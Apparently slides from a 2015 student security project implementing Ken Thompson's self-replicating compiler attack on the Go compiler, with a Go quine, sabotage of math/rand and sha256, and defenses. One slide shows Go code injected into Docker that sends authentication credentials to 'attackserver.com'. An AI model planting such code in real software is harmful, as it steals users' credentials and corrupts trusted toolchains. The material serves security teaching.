Gogojuice: Reflections on Trusting Trust

An analysis of compiler-based attacks

Jeffrey Ling   Rachit Singh

CS 263 '15

December 1, 2015

Compiler-Based Attacks

- An idea originally proposed by Ken Thompson (1984)
- The compiler will . . .
    - inject malicious code into programs it compiles
    - inject a version of itself if it compiles itself, thus making the compiler self-replicating

Compiler-Based Attacks

- An idea originally proposed by Ken Thompson (1984)
- The compiler will . . .
  - inject malicious code into programs it compiles
  - inject a version of *itself* if it compiles itself, thus making the compiler self-replicating

Compiler-Based Attacks

- An idea originally proposed by Ken Thompson (1984)
- The compiler will . . .
  - inject malicious code into programs it compiles
  - inject a version of *itself* if it compiles itself, thus making the compiler self-replicating


Compiler-Based Attacks

- An idea originally proposed by Ken Thompson (1984)
- The compiler will . . .
    - inject malicious code into programs it compiles
    - inject a version of *itself* if it compiles itself, thus making the compiler self-replicating

Compiler-Based Attacks

- An idea originally proposed by Ken Thompson (1984)
- The compiler will …
    - inject malicious code into programs it compiles
    - inject a version of *itself* if it compiles itself, thus making the compiler self-replicating

Our Project



We implemented Ken Thompson's attack on the open source Go compiler.

Quine

How do we make the compiler self-replicating?

Using a *quine*

Quine

A quine in Go:

```
package main

import "fmt"

func main() {
  s := "package main\n\nimport \"fmt\"\n\nfunc main() {\n\ts := %#v\n\tfmt.Printf(s, s)\n}\n"
  fmt.Printf(s, s)
}
```

Attacks

We implemented the following attacks on the Go standard library:

- Fixed the `math/rand` seed to be constant
- Fixed the `crypto/sha256` hash function to be constant

Attacks

We implemented the following attacks on the Go standard library:

- Fixed the `math/rand` seed to be constant
- Fixed the `crypto/sha256` hash function to be constant

Attacks

We also injected code into Docker, a container platform built in Go, to send authentication keys to a remote server.

```
// this is a nice JSON structure containing username, password, etc.
var data = fmt.Sprintf("%#v", authConfig)
resp, err := http.Get("http://attackserver.com?data=" + data)
```

Defenses

How do we defend against a compiler that is self-replicating?

- Double compiling
- Examining the raw binary for quine traces
- Proper testing

Defenses

How do we defend against a compiler that is self-replicating?

- Double compiling
- Examining the raw binary for quine traces
- Proper testing

Defenses

How do we defend against a compiler that is self-replicating?

- Double compiling
- Examining the raw binary for quine traces
- Proper testing

Summary

In this project we...

- Wrote gogojuice, a Go compiler that replicates itself
- Investigated attacks on the Go standard library and open source code

Moral: open source and the Internet can make trust deadly - once a compiler infected it never dies!

Summary

In this project we. . .

- Wrote gogojuice, a Go compiler that replicates itself
- Investigated attacks on the Go standard library and open source code

Moral: open source and the Internet can make trust deadly - once a compiler infected it never dies!

Thanks!